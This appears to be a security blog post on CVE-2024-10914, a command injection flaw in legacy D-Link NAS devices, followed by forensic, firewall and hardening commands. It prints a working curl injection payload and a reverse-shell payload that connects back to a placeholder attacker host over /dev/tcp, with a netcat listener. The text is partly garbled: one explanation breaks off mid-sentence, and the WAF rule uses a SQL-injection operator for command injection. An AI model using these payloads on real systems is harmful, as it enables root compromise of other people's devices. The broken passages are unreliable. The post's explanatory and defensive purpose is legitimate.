Listen to this Post

Introduction:
A critical command injection vulnerability, designated CVE-2024-10914, has been uncovered in legacy D-Link Network Attached Storage (NAS) devices. This flaw, residing in the `account_mgr.cgi` component, allows unauthenticated attackers to execute arbitrary operating system commands with root privileges, leading to full system compromise. This incident underscores the persistent threat posed by end-of-life network devices and the critical need for robust input sanitization.
Learning Objectives:
- Understand the mechanics of the command injection vulnerability in D-Link’s
account_mgr.cgi. - Learn to identify indicators of compromise and harden similar network appliances.
- Acquire practical command-line skills for forensic analysis and mitigation on both Linux and embedded systems.
You Should Know:
1. The Exploit Mechanism and Network Reconnaissance
The vulnerability is triggered by sending a crafted HTTP POST request to the vulnerable `account_mgr.cgi` script. The `username` parameter is not properly sanitized, allowing command substitution characters to be passed directly to the system shell. Before any testing, identifying potential targets requires network scanning.
Command:
nmap -sV -p 80,443,8080 192.168.1.0/24 -oG - | grep "open"
Step-by-step guide:
This Nmap command performs a service version scan on common web ports (80, 443, 8080) across the entire 192.168.1.0/24 subnet. The `-oG -` option outputs the results in a “grepable” format to the standard output, which is then piped to `grep` to filter for hosts with open ports. This helps quickly enumerate web-accessible devices on a network, which is the first step in identifying potentially vulnerable D-Link NAS units.
2. Crafting the Exploit HTTP Request
The core of the exploit is a malicious HTTP request that injects a command into the `username` parameter. Using a tool like `curl` is the most direct method to demonstrate the vulnerability in a lab environment.
Command:
curl -X POST http://<TARGET_IP>/cgi-bin/account_mgr.cgi -d "username=admin;id&password=anything"
Step-by-step guide:
This `curl` command sends a POST request to the vulnerable endpoint. The `-X POST` flag specifies the HTTP method, and the `-d` flag sends the subsequent data in the request body. The critical part is the `username` parameter: instead of a simple username like “admin”, we inject admin;id. The semicolon (;) is a shell command separator. The web application, failing to sanitize this input, passes the entire string to a shell, which executes `id` after the intended command. The output of the `id` command (showing the user and group privileges, often root) is typically returned in the HTTP response, confirming remote code execution.
3. Establishing a Reverse Shell
While command execution is dangerous, a reverse shell provides persistent, interactive access to the compromised system. This involves injecting a command that causes the target to connect back to an attacker-controlled machine.
Commands:
Attacker (Kali Linux):
nc -lvnp 4444
Crafting the Injection (on target):
curl -X POST http://<TARGET_IP>/cgi-bin/account_mgr.cgi -d "username=admin;bash -i >%26 /dev/tcp/<ATTACKER_IP>/4444 0>%261&password=anything"
Step-by-step guide:
First, the attacker sets up a Netcat listener on port 4444 using nc -lvnp 4444. The `-l` flag listens for inbound connections, `-v` enables verbose mode, `-n` skips DNS resolution, and `-p` specifies the port. The exploit payload uses `bash -i` to spawn an interactive bash shell. The `>& /dev/tcp/%26 for &) to avoid being interpreted by the HTTP client itself.
- Forensic Analysis: Identifying Compromise on a Linux System
If you suspect a system has been compromised, immediate forensic analysis is crucial. The following commands help identify unauthorized processes, network connections, and file modifications.
Commands:
 Check for unusual network connections
netstat -tulnpe | grep -E '(:4444|ESTABLISHED)'
 Look for processes with strange names or high resource usage
ps aux --sort=-%cpu | head -20
 Check for recently modified files in common web directories
find /var/www /opt -type f -mtime -1 -ls
 Audit user accounts for new, unauthorized entries
awk -F: '($3 < 1000) {print $1}' /etc/passwd
Step-by-step guide:
– `netstat -tulnpe` lists all listening (-l) and established TCP/UDP connections (-t/-u), shows numerical addresses (-n), includes the process name and PID (-p/-e), and is then piped to `grep` to search for the reverse shell port (4444) or established connections.
– `ps aux –sort=-%cpu` lists all running processes and sorts them by CPU usage in descending order. `head -20` shows only the top 20, which are often the most suspicious under load.
– The `find` command searches the `/var/www` and `/opt` directories for any files (-type f) modified in the last day (-mtime -1) and lists them with details (-ls).
– The `awk` command parses `/etc/passwd` to print usernames of system accounts (those with a UID less than 1000), which can reveal hidden or new backdoor accounts created by an attacker.
- Immediate Mitigation: Isolating the Device with Windows Firewall
If a vulnerable device is identified on a Windows-managed network, it can be immediately isolated using Windows Firewall to block all traffic to and from its IP address.
Command (Windows PowerShell as Administrator):
New-NetFirewallRule -DisplayName "BLOCK_CVE-2024-10914_Device" -Direction Inbound -RemoteAddress <VULNERABLE_DEVICE_IP> -Action Block
New-NetFirewallRule -DisplayName "BLOCK_CVE-2024-10914_Device_Outbound" -Direction Outbound -RemoteAddress <VULNERABLE_DEVICE_IP> -Action Block
Step-by-step guide:
These PowerShell commands create two new Windows Firewall rules. The `New-NetFirewallRule` cmdlet is used to define the rule. The `-DisplayName` gives it a clear, identifiable name. The `-Direction` parameter specifies whether the rule applies to `Inbound` or `Outbound` traffic. The `-RemoteAddress` parameter is set to the IP address of the compromised D-Link NAS. Finally, `-Action Block` ensures that any matching traffic is dropped. Creating both inbound and outbound rules fully isolates the device from the rest of the Windows network.
6. Patching and Configuration Hardening
The ultimate mitigation is to apply the vendor patch. If no patch is available, the device must be retired. Furthermore, general web application hardening can prevent similar issues.
Commands (Linux Web Server Hardening):
 Configure a Web Application Firewall (WAF) rule with ModSecurity to detect command injection
 Example rule in /etc/modsecurity/modsecurity.conf
SecRule ARGS "@detectSQLi" "id:1001,deny,status:403,msg:'Command Injection Attempt'"

Restrict permissions on CGI directories
find /usr/lib/cgi-bin/ -type f -exec chmod 755 {} \;
find /usr/lib/cgi-bin/ -type d -exec chmod 755 {} \;

Use a Mandatory Access Control system like AppArmor for the web server
sudo aa-genprof /usr/sbin/apache2
Step-by-step guide:
- The `SecRule` is a configuration line for ModSecurity, a WAF. It inspects all request arguments (
ARGS) for patterns that detect SQL injection or command injection (@detectSQLiis a pre-defined rule set), and if detected, blocks the request with a 403 error. - The `find` commands locate all files and directories within the CGI-bin directory and set their permissions to `755` (read and execute for everyone, full control for the owner). This prevents unauthorized modification of the CGI scripts.
– `aa-genprof` is an AppArmor command that puts the Apache web server into a learning mode, generating a security profile based on its normal behavior. This profile can then be enforced to restrict the web server’s capabilities, limiting the damage from a future exploit.
7. Continuous Monitoring with Intrusion Detection
A system like AIDE (Advanced Intrusion Detection Environment) can monitor the filesystem for unauthorized changes, a common post-exploitation activity.
Commands:
 Initialize the AIDE database (on a clean, trusted system)
sudo aideinit

Copy the new database to the active location
sudo cp /var/lib/aide/aide.db.new /var/lib/aide/aide.db

Run a manual check for differences
sudo aide --check
Step-by-step guide:
– `sudo aideinit` generates a initial database of file checksums, permissions, and other attributes. This must be done on a system known to be clean and secure.
– The `cp` command promotes the newly generated database to the active one used for future checks.
– `sudo aide –check` scans the entire filesystem and compares the current state of files against the recorded state in the database. Any discrepancies (e.g., a modified `account_mgr.cgi` file, a new backdoor binary) will be reported, alerting administrators to a potential breach.
What Undercode Say:
- The disclosure of CVE-2024-10914 is a stark reminder that the Internet of Things (IoT) and legacy network infrastructure represent the soft underbelly of corporate and home networks. These devices are often “set and forget,” running outdated software long after vendor support has ended.
- The technical simplicity of this flaw—a basic lack of input sanitization leading to root-level execution—is what makes it so dangerous. It’s not a complex memory corruption bug; it’s a fundamental failure in secure coding practices that has been understood for decades.
The analysis from Undercode suggests that the real-world impact of this vulnerability is severe. Attackers, both opportunistic and targeted, will rapidly incorporate this exploit into their arsenals for initial network access. Once inside, they can use the compromised NAS as a pivot point to launch further attacks on the internal network, exfiltrate sensitive data stored on the device, or enlist it into a botnet. The ease of exploitation lowers the barrier to entry for less skilled attackers, increasing the overall attack volume. This event should serve as a catalyst for organizations to formally inventory all network-connected devices, enforce strict network segmentation for IoT and legacy gear, and establish a rigorous patch management policy that does not exclude “non-critical” infrastructure.
Prediction:
The CVE-2024-10914 exploit will be weaponized by ransomware groups within the next quarter, providing them with a low-effort initial foothold into corporate networks. We predict a significant rise in attacks targeting SMBs and remote workforces where these consumer-grade NAS devices are commonly used for shared storage. Furthermore, this vulnerability will accelerate the development of automated botnets specifically designed to scan for and permanently backdoor vulnerable D-Link devices, creating a persistent and resilient infrastructure for future large-scale DDoS attacks and data exfiltration campaigns. The long-term impact will be increased regulatory scrutiny on the security of IoT devices, potentially leading to mandatory vulnerability disclosure programs and security-by-design standards for manufacturers.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Zabitmajeed Cve2024 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


